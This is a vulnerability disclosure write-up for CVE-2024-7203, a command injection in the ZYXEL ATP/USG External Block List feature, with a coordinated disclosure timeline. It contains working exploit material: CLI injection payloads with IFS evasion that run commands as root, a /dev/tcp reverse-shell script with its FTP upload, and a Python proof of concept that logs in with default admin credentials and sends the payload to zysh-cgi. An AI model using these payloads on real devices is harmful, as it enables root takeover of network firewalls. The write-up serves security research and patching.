


Command injection ZYXEL
CVE-2024-7203: Remote Code Execution in ZYXEL ATP/USG (V5.38)
During our ZLD assessment, we found a vulnerability to OS Command Injection that could allow attackers to compromise the entire device.
The greatest enemy of knowledge is not ignorance, it is the illusion of knowledge.
📌 Note
This is an excerpt from the official writeup sent to ZYXEL.
Summary
During our routine assessment of ZLD, we identified a feature vulnerable to
OS Command Injection.
This vulnerability allows threat actors to compromise the entire device.
The following features are affected by this vulnerability:
- IP Reputation: This function evaluates the reputation of IP addresses, identifying and blocking those associated with harmful activities to enhance network security.
- URL Threat Filter: This filter analyzes and blocks URLs known to be dangerous or suspicious, safeguarding users from harmful websites.
Both IP Reputation and URL Threat Filter have an External Block List that loads an external database.
How is the External Block List vulnerable? In an attempt to better understand how to attack this feature, we tried both GUI and CLI configurations.
GUI Configuration

This is an example of how the EBL should be configured via the GUI.
 Alert
Alert
The name and description values must be strings, while the source should contain the URL where the potential file containing the URLs to be loaded is located.
CLI Configuration
txtRouter# configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt
Router(config-ip-reputation-ebl-test)# exit
Router(config)#
Analysis
Immediately after exiting the configuration, the script responsible for loading the file from the potential external server is launched. How did we realize this? By configuring a local server to listen and observing the real-time request. What led us to the discovery of the flaw was analyzing what the system did in the background. This analysis was made possible by the ps command integrated into ZYSH, which can be invoked via:
- debug system ps
Using the match filter, also integrated into ZYSH, we filtered the output:
txtRouter# debug system ps | match "12.12.12.12/file.txt"
 2780 1 python root [...] python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt tAK98UoTtH5ttzm test ip 94
Injection

The idea was to add a character to the source parameter that would trigger an injection.
 Alert
Alert
The first attempt via GUI was unsuccessful due to Javascript’s character filtering.
However, via CLI, we did not encounter the same filtering:
txtRouter# configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt
Router(config-ip-reputation-ebl-test)# exit
Router(config)# # Everythings ok
Router(config)# # Let's try to perform an injection
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;
Router(config-ip-reputation-ebl-test)# # It seems worked!
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;test
Router(config-ip-reputation-ebl-test)#
As can be seen in the following screenshot, the command is executed with the semicolon followed by test.
txt00:01 00:00:00 python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt
00:01 00:00:00 sh -c python /etc/reputation-ebl/extbl_sig_update.pyc http://12.12.12.12/file.txt;test irT0oZ6cFIOMEvF test ip 94 &
RCE (Remote Code Execution)
The first attempt was to launch System commands. Specifically:
- id
- pwd
- ls
All were executed successfully and, because the python script is executed
as the root user, we acquire its privileges.
txtRouter# configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12/file.txt;id;
Router(config-ip-reputation-ebl-test)# exit
uid=0(root) gid=0(root) groups=0(root)
Router(config)#
Reverse Shell via Uploaded File
Obtaining a reverse shell was not difficult; it was enough to upload a shell file via FTP and execute it through the injection.
bash#!/bin/bash
# Our reverse shell script "rev.sh"
exec bash -i &>/dev/tcp/10.168.254.14/1337 <&1
shrainpwn@0xdeadc0de:~$ ftp 10.168.254.1
Connected to 10.168.254.1.
220 FTP Server (ATP100) [::ffff:10.168.254.1]
Name (10.168.254.1:rainpwn): admin
331 Password requiered for admin
Password:
230 User admin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp
250 CWD command successful
ftp> dir rev.sh
229 Entering Extended Passive Mode (|||21418|)
150 Opening ASCII mode data connection for file list
-rwxr-xr-x  1 root    root      247 Jul 15 20:35 rev.sh
226-Transfer complete
226 Quotas off
ftp>
The SH file is automatically uploaded with execution permissions -rwxr-xr-x,
so it was enough to launch the following command to obtain a reverse shell:
txtRouter> configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12;/etc/zyxel/ftp/tmp/rev.sh;
Router(config-ip-reputation-ebl-test)# exit
Router(config)#
shrainpwn@0xdeadc0de:~$ nc -lvnp 1337
Listening on 0.0.0.0:1337
Connection received on 10.168.254.1 46594
bash: cannot set erminal process group (9886): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-5.1#
In case the reverse shell was not uploaded with execution permission, just run the following command from the CLI:
txtRouter# configure terminal
Router(config)# ip-reputation ebl test
Router(config-ip-reputation-ebl-test)# source http://12.12.12.12;chmod$IFS+x$IFS/etc/zyxel/ftp/tmp/rev.sh;
Router(config-ip-reputation-ebl-test)# exit
Even by sending a POST request to ZYSH-CGI, it is possible to perform injection, obviously after having logged in.
pythonimport requests
from urllib3.exceptions import InsecureRequestWarning

# Suppress the warnings from urllib3
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

headers = {
    'Accept': 'text/html,application/xhtml+xml',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Origin': 'https://redacted',
    'Referer': 'https://redacted/',
    'User-Agent': 'Mozilla/5.0',
}

target = "https://redacted/"
payload='ip-reputation-ebl-test&cmd=source http://12.12.12.12;/etc/zyxel/ftp/tmp/rev.sh;'

session = requests.Session()

print("[!] Login as admin ...")
login = session.post(url=target,
                     data="username=admin&pwd=1234&password=1234&pwd_r=&mp_idx=0",
                     headers=headers,
                     verify=False)

print("[>] Sending crafted payload ...")
data = session.post(url=f"{target}/cgi-bin/zysh-cgi",
                    cookies=session.cookies,
                    data=f"filter=js2&cmd={payload}&cmd=exit",
                    headers=headers,
                    verify=False).text

print(data)
if "OK" in data:
    print("[+] Enjoy your reverse shell!")
else:
    print("[-] Something went wrong!")
PoC Python script sending a POST request to redacted/cgi-bin/zysh-cgi with the crafted payload:
shrainpwn@0xdeadc0de:~$ python zysh.py
[!] Login as admin ...
[>] Sending crafted payload ...
var zyshdata1=[
var errno1=0;
var errmsg1="OK";
var zyshdata2=[
var errno2=0;
var errmsg2="OK";

[+] Enjoy your reverse shell!
shnc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.168.254.1 46594
bash: cannot set erminal process group (9886): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-5.1#
Disclosure
- 2024-07-16ZYXEL was notified via <security@zyxel.com.tw>
- 2024-07-17ZYXEL acknowledged our vulnerability report.
- 2024-07-31ZYXEL assigned CVE-2024-7203 to the reported issues and informed us of their intention to publish their security advisory on 2024-12-31.
- 2024-08-24ZYXEL informed us that they managed to fix the vulnerability ahead of schedule and would release the fix and disclose the vulnerability on 2024-09-03.
- 2024-09-03ZYXEL published their security advisory, following our coordinated disclosure timeline.
- 2025-09-03We pubblished our own disclosure with full details on the vulnerability.
If this writeup saved you an evening, you can buy me a coffee.
Buy me a coffee